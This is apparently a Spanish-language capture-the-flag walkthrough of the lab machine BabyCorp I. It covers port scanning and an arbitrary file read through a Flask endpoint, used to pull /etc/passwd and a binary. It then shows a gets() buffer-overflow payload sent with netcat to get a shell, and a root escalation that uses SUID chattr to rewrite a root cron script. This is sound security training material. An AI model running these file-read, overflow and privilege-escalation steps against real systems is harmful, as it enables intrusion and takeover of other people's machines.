 nohh022
Table of contents
Open Table of contents
Enumeración
La máquina BabyCorp I tiene la ip 10.0.2.88
Descubrimiento de Puertos
Vamos a empezar enumerando todos los puertos abiertos de la máquina, así como los servicios y las versiones que se están ejecutando en ellos mediante la herramienta nmap.
nmap -sS -p- --open -sCV --min-rate 5000 -n -Pn 10.0.2.88

Host is up (0.00020s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 9.2p1 Debian 2+deb12u9 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
3000/tcp open  http        Golang net/http server
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=807fce74f38ccb59; Path=/; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|_http-title: Gitea: BabyCorp
3306/tcp open  mysql       MariaDB 10.3.23 or earlier (unauthorized)
5000/tcp open  http        Werkzeug httpd 3.1.8 (Python 3.11.2)
|_http-server-header: Werkzeug/3.1.8 Python/3.11.2
|_http-title: BabyCorp \xE2\x80\x94 Cuidado y desarrollo para tu beb\xC3\xA9
9000/tcp open  cslistener?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NULL, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe:
|_    This is almost exactly the same as jump...
Puerto 3000 (Web)

Accedemos con el navegador al puerto 3000 de la máquina y nos encontramos con un gitea. Consultamos el apartado de “Explore” para ver los repositorios disponibles.
Encontramos un repositorios wvverez/BabyCorp-Web-Project, al acceder a él vemos archivos referentes a una app de python.

Revisando el app.py vemos que se trata de la aplicación que se está ejecutando en el puerto 5000. Además, encontramos un endpoint /api/load-file que abre un archivo especificado por el usuario en modo de lectura y muestra su contenido.
@app.route('/api/load-file', methods=['POST'])
def load_file():
    filename = request.form.get('file', '')
    if not filename:
        return jsonify({"success": False, "error": "No se especificó archivo"}), 400

    try:
        with open(filename, 'r') as f:
            content = f.read()
        return jsonify({"success": True, "content": content})
    except FileNotFoundError:
        return jsonify({"success": False, "error": "Archivo no encontrado"}), 404
    except Exception as e:
        return jsonify({"success": False, "error": str(e)}), 500
Dicho endpoint no aplica ninguna validación al string recibido, por lo tanto, podemos tratar de leer archivos del servidor.
Explotación
Arbitrary File Read
Enviamos una petición al endpoint apuntando al /etc/passwd y obtenemos como respuesta un json que contiene el contenido del archivo en base64, así que repetimos dicha petición pero decodificando el contenido.
curl -s "http://10.0.2.88:5000/api/load-file" -X POST \
-H "Content-type: application/x-www-form-urlencoded" \
-d 'file=/etc/passwd' | jq '.content' | tr -d '"' | base64 -d

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
babydev:x:1000:1000:babydev,,,:/home/babydev:/bin/bash
softwaredepartment:x:1001:1001:softwaredepartment,,,:/home/softwaredepartment:/bin/bash
git:x:102:110:Git Version Control,,,:/home/git:/bin/bash
mysql:x:103:111:MySQL Server,,,:/nonexistent:/bin/false
dev_wvverez:x:1002:1002:dev_wvverez,,,:/home/dev_wvverez:/bin/bash
Debian-exim:x:104:112::/var/spool/exim4:/usr/sbin/nologin
Podemos leer archivos internos. Si leemos el /proc/self/environ, el cual nos muestra información sobre el proceso que se está ejecutando, vemos que el usuario root es quien ejecuta esta app.
curl -s "http://10.0.2.88:5000/api/load-file" -X POST \
-H "Content-type: application/x-www-form-urlencoded" \
-d 'file=/proc/self/environ' | jq '.content' | tr -d '"' | base64 -d

LANG=es_ES.UTF-8PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOME=/rootLOGNAME=rootUSER=rootSHELL=/bin/bashINVOCATION_ID=ed173c0457a24846aef38433cc0ccb5aSYSTEMD_EXEC_PID=468
Por lo tanto, podremos leer las flags tanto de user como de root.
Pero nosotros vamos a acceder al servidor, por lo que continuamos con la enumeración de archivos internos.
Buffer OverFlow (BoF)
Listamos los servicios del servidor apuntando a /etc/services y obtenemos dos resultados interesantes.
curl -s "http://10.0.2.88:5000/api/load-file" -X POST \
-H "Content-type: application/x-www-form-urlencoded" \
-d 'file=/etc/services' | jq '.content' | tr -d '"' | base64 -d

xinetd  9098/tcp
pegasus 9000/tcp-
Xinetd es un servicio de Linux que permite gestionar las conexiones de red y configurar los servicios que se ejecutan en los puertos.
-
Pegasus es el servicio que se ejecuta en el puerto 9000.
Xinetd configura sus servicios en el directorio /etc/xinetd.d/, por lo que probamos si el servicio de pegasus está configurado en este directorio.
curl -s "http://10.0.2.88:5000/api/load-file" -X POST \
-H "Content-type: application/x-www-form-urlencoded" \
-d 'file=/etc/xinetd.d/pegasus' | jq '.content' | tr -d '"' | base64 -d

service pegasus
{
    disable         = no
    socket_type     = stream
    protocol        = tcp
    wait            = no
    user            = babydev
    server          = /usr/local/bin/pegasus
    port            = 9000
    type            = UNLISTED
    log_on_failure  = HOST
}
Tenemos la ruta del binario pegasus. Lo descargamos para analizarlo en nuestro equipo.
curl -s "http://10.0.2.88:5000/api/load-file" -X POST \
-H "Content-type: application/x-www-form-urlencoded" \
-d 'file=/usr/local/bin/pegasus' | jq '.content' | tr -d '"' | base64 -d > pegasus
Se trata de un ejecutable de Linux, aplicamos reversering con ghidra para ver su código. Obtenemos el main y las funciones vuln y win.
int main(int argc,char **argv){
  char **argv_local;
  int argc_local;
  vuln();
  return 0;
}
void vuln(void){
char buf [64];
setbuf(stdout,(char *)0x0);
puts("This is almost exactly the same as jump...");
gets(buf);
return;
}void win(void){
execve("/bin/sh",(char **)0x0,(char **)0x0);
return;
}En el main vemos que se invoca a la función vuln, que utiliza gets() para leer el input del usuario sin comprobar su longitud y lo guarda en un buffer de 64 bytes, lo que permite provocar un Buffer OverFlow si se introducen más datos de los que caben en el buffer. Además, tenemos otra función win que nos lanza una shell.
Para aprovechar esta vulnerabilidad, realizaremos un Buffer Overflow para sobrescribir la dirección de retorno de la función vuln y redirigir la ejecución a la dirección de memoria de win, consiguiendo así su ejecución.
Primero, vamos a revisar las protecciones activas del binario empleando checksec.
checksec --file=pegasus

RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   40 Symbols        No    0               1               pegasus
La opción No PIE indica que el binario siempre se ejecuta en una dirección de memoria fija, así que vamos a obtener la dirección de memoria de la función win utilizando gdb.
gdb -q pegasus

Reading symbols from pegasus...
(gdb) print win
$1 = {void (void)} 0x401196 <win>
Obtenemos la dirección de memoria 0x401196
Para poder construir el payload, necesitamos estructurar los datos correctamente de forma que sobrescriban la pila (stack):
- 64 bytes para rellenar el buffer y alcanzar el límite de memoria.
- 8 bytes para sobrescribir el Register Base Pointer (RBP) y poder apuntar a la dirección de memoria objetivo.
- 8 bytes para sobrescribir el Return Instruction Pointer (RIP) con la dirección de la función win.
Con esto, el payload queda así:
‘Payload = [64 Bytes Buffer] + [8 Bytes RBP] + [8 Bytes RIP (win)]’
Enviamos el payload mediante netcat al puerto 9000 de la ip de la máquina.
(python3 -c 'import sys,struct; sys.stdout.buffer.write(b"A"*72 + struct.pack("<Q", 0x401196) + b"\n")';cat) | nc -nv 10.0.2.88 9000

(UNKNOWN) [10.0.2.88] 9000 (?) open
This is almost exactly the same as jump...

id
uid=1000(babydev) gid=1000(babydev) groups=1000(babydev)Nota: El cat del final nos permite mantener abierta la bash; si no se incluye, se cerraría inmediatamente.
Entramos como el usuario babydev, para trabajar más cómodos nos enviamos una reverse shell a nuestro equipo.
Escalada de Privilegios
Root
Vamos a utilizar pspy64 para ver las tareas que se ejecutan periódicamente en el servidor.
babydev@TheHackersLabs:/$ /tmp/pspy64

20XX/XX/XX XX:XX:XX CMD: UID=0     PID=2341   | /bin/sh -c /opt/backup_json.sh
El usuario root está ejecutando un script de bash situado en el directorio opt. Dicho script posee permisos 777, por lo que lo podemos modificar para que el usuario root le otorgue permisos SUID a la bash.
Pero si tratamos de escribir en él nos reporta un error de permisos.
babydev@TheHackersLabs:/$ echo '' > /opt/backup_json.sh
bash: /opt/backup_json.sh: Operation not permitted
Listando los archivos con permisos SUID encontramos /usr/bin/lsattr y /usr/bin/chattr.
Con lsattr podemos ver los atributos especiales de los archivo y directorios, mientras que con chattr podemos modificarlos.
Empleamos lsattr sobre el script y comprobamos que tiene el atributo de inmutabilidad (i) que impide modificarlo incluso como usuario root. Por lo tanto, usamos chattr para quitar ese atributo y poder modificar el script.
babydev@TheHackersLabs:/$ /usr/bin/lsattr /opt/backup_json.sh
----i---------e------- /opt/backup_json.sh
babydev@TheHackersLabs:/$ /usr/bin/chattr -i /opt/backup_json.sh
babydev@TheHackersLabs:/$ /usr/bin/lsattr /opt/backup_json.sh
--------------e------- /opt/backup_json.sh
Ahora, modificamos el script para que root le de permisos SUID a la bash, esperamos a que se ejecute el script y nos lanzamos una bash privilegiada.
babydev@TheHackersLabs:/$ echo 'chmod u+s /bin/bash' > /opt/backup_json.sh
babydev@TheHackersLabs:/$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1265648 Sep  7  2025 /bin/bash
babydev@TheHackersLabs:/$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# ls -la /root
total 48
drwx------  5 root root 4096 Sep  6 02:41 .
drwxr-xr-x 18 root root 4096 Apr 30 20:20 ..
lrwxrwxrwx  1 root root    9 Sep  4 14:52 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x  3 root root 4096 Sep  4 15:02 .cache
-rw-------  1 root root   20 Sep  5 17:11 .lesshst
drwxr-xr-x  3 root root 4096 Oct 16  2024 .local
-rw-------  1 root root 2119 Sep  5 16:38 .mysql_history
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r--r--  1 root root   66 Sep  5 20:36 .selected_editor
drwx------  2 root root 4096 Oct 16  2024 .ssh
-rw-r--r--  1 root root  165 Sep  5 20:49 .wget-hsts
-rw-r--r--  1 root root   64 Sep  6 02:41 root.txt